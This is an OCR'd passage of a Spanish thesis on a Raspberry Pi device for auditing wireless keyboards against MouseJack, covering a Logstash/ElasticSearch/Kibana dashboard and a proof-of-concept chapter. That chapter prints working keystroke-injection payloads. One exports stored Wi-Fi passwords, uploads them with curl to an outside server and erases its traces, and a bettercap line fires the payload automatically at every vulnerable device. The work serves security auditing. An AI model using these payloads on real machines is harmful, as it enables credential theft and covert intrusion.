

Figura 4.11: Login HTTP Basic Authentication Caddy

Finalmente, obtenemos el siguiente flujo mostrado en la figura 4.12 donde los datos recopilados por el dispositivo de ataque en formato JSON, son recopilados y transformados por logstash. A continuación son almacenados en la base de datos de ElasticSearch donde se analizan para posteriormente ser mostrados y gestionados por Kibana.



Figura 4.12: Diagrama de los servicios utilizados en el servidor

4.4.2.1. Logstash

Como se explicó anteriormente, Logstash permite centralizar la recogida de información. Esta herramienta suele ser utilizada para guardar datos en bases de datos ElasticSearch. Logstash además de usarse para la recolección de logs, permite recoger eventos desde varias fuentes para después transformar y distribuir a los destinos necesarios. Logstash está integrado en el ELK Stack, por lo que se complementa con el resto de herramientas utilizadas.

El JSON que se subía de la Raspberry Pi al servidor, no disponía siempre la misma estructura. Es por ello que para este tipo de datos sea más conveniente el uso de bases de datos no relacionales. Se creyó conveniente utilizar MongoDB debido a que los datos de los que se disponían estaban en JSON. Sin embargo Kibana no puede obtener los datos de MongoDB sino que debe obtener los datos de una base de datos ElasticSearch. Para ello, hacía falta sincronizar los datos de MongoDB con los de ElasticSearch. Para sincronizar ambos se utilizó mongo-connector, una herramienta que monitorea una base de datos MongoDB y en tiempo real sincroniza e inserta en otras fuentes de datos, en este caso ElasticSearch. Posteriormente para simplificar y liberar recursos en el servidor, se decidió sustituir la base de datos MongoDB y mongo-connector por Logstash, ya que por si solo puede monitorear el archivo JSON e insertar en ElasticSearch sin intermediarios. En la figura 4.13 se muestra el archivo de configuración de Logstash.

Como se ve en la figura 4.13, con esta configuración Logstash monitorea el archivo de JSON que Rsync sincroniza desde la Raspberry Pi periódicamente e inserta los nuevos registros en la base de datos de ElasticSearch. El archivo no contiene un array JSON, en su lugar contiene un objeto JSON en cada línea. Para que Logstash pudiera procesarlo adecuadamente, se hizo uso del *códec JSON*. Este códec es un plugin que viene incluido en la instalación por defecto de Logstash.

```
input {
  file {
    path => ['/opt/tfg/json_lines.log']
    start_position => "beginning"
    codec => "json"
  }
}
output {
  elasticsearch {
    hosts => ["localhost:9200"]
    index => "index_better"
  }
  stdout {}
}
```

Figura 4.13: Archivo de configuración de Logstash

4.4.2.2. ElasticSearch

Para poder guardar la información generada por el dispositivo, ha sido necesario el uso de una base de datos. Ya que los datos recogidos están en formato JSON, se ha optado por el uso de una base de datos ElasticSearch, que permite trabajar de manera sencilla a partir de datos en JSON. Ya que ElasticSearch se encuentra incluido en ELK Stack, Kibana puede acceder fácilmente a los datos obtenidos para poder interpretarlos y mostrarlos.

Surgieron problemas a la hora de mostrar los datos. Para que Kibana pudiera identificar los campos para posteriormente mostrarlos correctamente, hizo falta definir los tipos de datos que son utilizados. Los tipos que se tuvieron que definir manualmente porque la detección automática no era capaz de inferir, fueron los datos de geolocalización y de fechas ya que se almacenaba como número el campo de timestamp. Para crear el mapa de tipos se tuvo que realizar una operación PUT contra la API de ElasticSearch que se realizó desde la interfaz gráfica de Kibana. Se puede encontrar documentación sobre ello en ElasticSearch (2021).

Esta estructura que se indica en la definición de mapa de tipos, será la que luego se utilizó para mostrar los datos. Por ejemplo, para realizar la tabla de dispositivos mostrada en el panel de control, se tuvo que procesar primero y definir que campos se querían mostrar. Esta definición se hace sobre la estructura anterior mostrada en la figura 4.14.

4.4.2.3. Kibana

Uno de los aspectos positivos que tiene Kibana, es la versatilidad en cuanto a mostrar los resultados de datos. Se pueden crear distintos tipos de paneles de control adaptados para las necesidades de cada proyecto. Hay una gran variedad de tipos de graficos, tablas y mapas. En este caso se ha generado un panel de control mostrado en la figura 4.15, donde se recoge y



Figura 4.14: Definición explícita del mapa de tipos

se muestra la siguiente información:

- **Dispositivos**, muestra un contador con todos los dispositivos encontrados desde el inicio de la recolección de datos.
- **Canales HID**, en este gráfico de barras se indican los distinos canales donde se han encontrado dispositivos, mostrando claramente los canales más o menos comunes.
- **Tipos de HID**, recoge las distintas marcas de los modelos de dispositvos que ha encontrado. Se pueden identificar que las marcas más encontradas en los escaneos, son de Logitech y Amazon.
- **Mapa de dispositvos**, debido a que uno de los datos que se adquiere en la recopilación son coordenadas de geolocalización, se ha podido generar un mapa donde muestra la geolocalización de los dispositivos de ataque. De esta manera se puede hacer un seguimiento de la auditorías realizadas.
- **Últimos 30 min**, también se muestra un contador con el número de dispositivos encontrados en los últimos 30 minutos.

- **Dispositivos HID**, finalmente se muestra una tabla con toda la información obtenida de los dispositvos de manera clara. Lo que permite tener un acceso más sencillo a los datos.



Figura 4.15: Panel de control en Kibana

Aparte de todos los gráficos y paneles que se pueden crear, también existen filtros que se pueden aplicar instantáneamente en los paneles de control. Esto es muy útil si por ejemplo se tiene mucha información recopilada y se quiere buscar unos datos concretos, por ejemplo mostrar las gráficas y mapas de todos los dispositivos de la marca Logitech. En las siguientes figuras 4.16, 4.17, 4.18 se muestran algunos de estos filtros.

Para que Kibana sepa cuales son los datos a los que tiene que acceder, es necesario crear un patrón de índices. Este patrón de índices selecciona la información a usar y permite definir propiedades en los campos. Debido a esto, se generó el siguiente patrón de índices mostrado en la figura 4.19



Figura 4.16: Desplegable de filtros



Figura 4.17: Filtro de dispositivos de la marca Logitech



Figura 4.18: Tabla de dispositivos detectados



Figura 4.19: Patrón de índices de ElasticSearch en Kibana

Capítulo 5

Prueba de concepto para el ataque

El ataque se realiza mediante un script procesado por el intérprete Javascript Otto, donde se lanza el payload a los dispositivos encontrados que son vulnerables. El payload consiste en la simulación de pulsaciones de teclado, por lo que permitiría por ejemplo abrir una terminal en el dispositivo de la víctima y realizar cualquier acción.

Para llevar a cabo el ataque primero el auditor debe elegir un **payload** que se adecúe al objetivo que busca. Este payload simple que se muestra a continuación se encarga de simular pulsaciones de teclas para abrir un notepad y escribir las palabras *Equipo comprometido!*

```
DELAY 3000
GUI r
DELAY 500
STRING notepad
DELAY 500
ENTER
DELAY 750
STRING Equipo comprometido!
ENTER
```

El siguiente payload ha sido usado en un entorno corporativo real donde se pudo extraer de manera exitosa las credenciales de las redes Wi-Fi almacenadas en uno de los equipos donde se conectaba un teclado inalámbrico vulnerable. En el siguiente código se comienza abriendo una terminal *cmd* e indicando por comando el cambio de color de la terminal y la reducción de la ventana para no llamar la atención en la pantalla de la víctima:

```
  cols=10 lines=1
```

A continuación se crea una carpeta en el escritorio donde se guardará el resultado del comando *netsh*. Con ese comando se crea un archivo por cada

red Wi-Fi almacenada en el equipo que contiene los detalles de la configuración Wi-Fi en el que se encuentran las credenciales. Después se comprimen estos archivos y mediante una petición curl se suben estos datos a un servidor. Finalmente se elimina todo el rastro dejado, como historial, carpetas y archivos generados.

```
DELAY 2000
GUI d
DELAY 150
GUI r
DELAY 400
STRING cmd
ENTER
DELAY 500
STRING color FE & mode con:cols=18 lines=1
ENTER
STRING cd Desktop
ENTER
STRING mkdir A
ENTER
STRING cd A
ENTER
STRING netsh wlan export profile key=clear
ENTER
DELAY 200
STRING cd ..
ENTER
STRING powershell
ENTER
STRING Compress-Archive -Path A -DestinationPath A.zip
ENTER
DELAY 500
STRING curl.exe -i -F files=@A.zip \
  -F token=qwerty https://upload.domainused.eu/upload
ENTER
DELAY 400
STRING REG DELETE /f \
  HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
ENTER
STRING cd ..
ENTER
STRING cd AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine
ENTER
STRING del ConsoleHost_history.txt
```

```
ENTER
STRING exit
ENTER
DELAY 100
STRING del A & rmdir A
ENTER
STRING S
ENTER
STRING del A.zip & exit
ENTER
```

Los *DELAY* indica el tiempo de espera en milisegundos entre secuencias de pulsaciones de teclado, *STRING* se encarga de pasar el texto que se le indica y *GUI* simula la tecla de Windows. Estos payloads se guardan como archivo de texto y son llamados por el dispositivo de ataque para su ejecución. Para lanzar el ataque automáticamente se hace la siguiente llamada:

```
var cmd = "tmux send-keys -t bettercap-session 'hid.inject\\ " + \
    event.data.address + "\\ ES\\ /opt/tfg/payloads/attack1.txt' C-m"
```

En el código anterior se realiza una inyección de código a la MAC pasada por la variable *event.data.adress* y a continuación se indica el idioma del teclado *ES* para indicar que sea en español. Finalmente se pasa la ruta del payload que se lanzará a todos los dispositvos vulnerables localizados.

Una vez elegido el payload solo hay que mantener la Raspberry Pi encendida ya que desde el momento en el que se enciende está preparada para funcionar automáticamente. Una vez encendida la herramienta comienza a detectar los dispositivos vulnerables como se muesta en la figura 5.1.



Figura 5.1: Detección de dispositivo vulnerable

A continuación se lanzará el ataque con el payload configurado como se muestra en la figura 5.2.



Figura 5.2: Envío de payload

Mientras tanto el archivo de log se va generando con toda información obtenida del entorno y se va sincronizando con el servidor si se dispone de



Figura 5.3: Datos obtenidos

conexión a internet. Si fuera así, se podrá consultar en directo los datos recopilados como se puede ver en la figura 5.3.

Para comprobar que el ataque se ha realizado con éxito, se comprueba si el servidor ha recibido algún archivo del equipo de la víctima. Como se puede observar en la figura 5.4 se ha podido realizar con éxito el ataque.



Figura 5.4: Datos de la víctima

Capítulo 6

Conclusiones y Trabajo Futuro

El tipo de ataque en el que se basa este proyecto, como se ha definido anteriormente fue descubierto en 2016. Sin embargo, a día de hoy existe una gran cantidad de dispositivos que aun son vulnerables y que incluso actualmente se siguen fabricando con este tipo de vulnerabilidad. En este proyecto se ha desarrollado un dispositivo automatizado que permite identificar vulnerabilidades de tipo MouseJack y recopilar la información generada de manera centralizada en un servidor, que permite visualizar los datos de manera intuitiva.

Es por ello que este dispositivo es de gran utilidad de cara a una auditoría de ciberseguridad, ya que un atacante explotando exitósamente esta vulnerabilidad tendría acceso a la computadora de la víctima. Este hecho le permite realizar cualquier acción que se pueda hacer a través de las pulsaciones de un teclado. Por ejemplo la descarga de malware y la filtración de contraseñas o archivos son algunas de las cosas que se podrían realizar.

Gracias a este trabajo se ha podido facilitar al auditor llevar a cabo este tipo de auditorías a dispositivos inalámbricos como teclados y ratones. Además de ello, se consigue recopilar una gran cantidad de información que posteriormente mediante el análisis realizado se puede incluir fácilmente en los informes y entregables finales que se envían a los clientes.

Durante la realización del proyecto se decidieron usar payloads sencillos como prueba de concepto, por lo que se podría modificar de cara a futuro con payloads más complejos. Estos payloads se podrían categorizar dependiendo del alcance o tipo de auditoría.

También se ha pensado como mejora facilitar al auditor la elección y modificación de payloads, ofreciendo plantillas fácilmente configurables que no requieran que el auditor tenga que modificar archivos durante la auditoría.

Capítulo 7

Conclusions and Future Work

The type of attack on which this project is based, as defined above, was discovered in 2016. However, as of today there is a large number of devices that are still vulnerable and are even still being manufactured with this type of vulnerability. In this project, an automated device has been developed to identify MouseJack type vulnerabilities and collect the information generated in a centralized way in a server, which allows to visualize the data in an intuitive way.

This is why this device is very useful for cybersecurity assessments, since an attacker successfully exploiting this vulnerability would have access to the victim's computer. This fact allows him to perform any action that can be done through keystrokes. For example, downloading malware, leaking passwords or files are some of the things that could be done.

Thanks to this work, it has been possible to make it easier for the auditor to carry out this type of assessments on wireless devices such as keyboards and mice. In addition to this, it is possible to collect a great deal of information that can be easily included in the final reports and deliverables that are sent to customers.

During the realization of the project it was decided to use simple payloads as a proof of concept, so it could be modified in the future with more complex payloads. These payloads could be categorized depending on the scope or type of assessment.

It has also been thought as an improvement to make it easier for the auditor to choose and modify payloads, offering easily configurable templates that do not require the auditor to modify files during the assessment.

Bibliografía

Bastille. *MouseJack Affected Devices - Bastille*. Versión electrónica, 2017. Disponible en `https://www.bastille.net/research/vulnerabilities/mousejack/affected-devices` (último acceso, Septiembre, 2021).

Bettercap. *Bettercap*. 2021. Disponible en `https://www.bettercap.org/` (último acceso, Septiembre, 2021).

Bitcraze. *Crazyradio PA*. Versión electrónica, 2021. Disponible en `https://www.bitc,raze.io/products/crazyradio-pa/` (último acceso, Septiembre, 2021).

Byte, N. *Automate Hacking on the Raspberry Pi with the USB Rubber Ducky*. Null Byte, 2018. Disponible en `https://null-byte.wonderhowto.com/how-to/automate-hacking-raspberry-pi-with-usb-rubber-ducky-0177088/` (último acceso, Abril, 2022).

ElasticSearch. *Elasticsearch Guide [7.14] Mapping*. Versión electrónica, 2021. Disponible en `https://www.elastic.co/guide/en/elasticsearch/reference/current/mapping.html` (último acceso, Agosto, 2021).

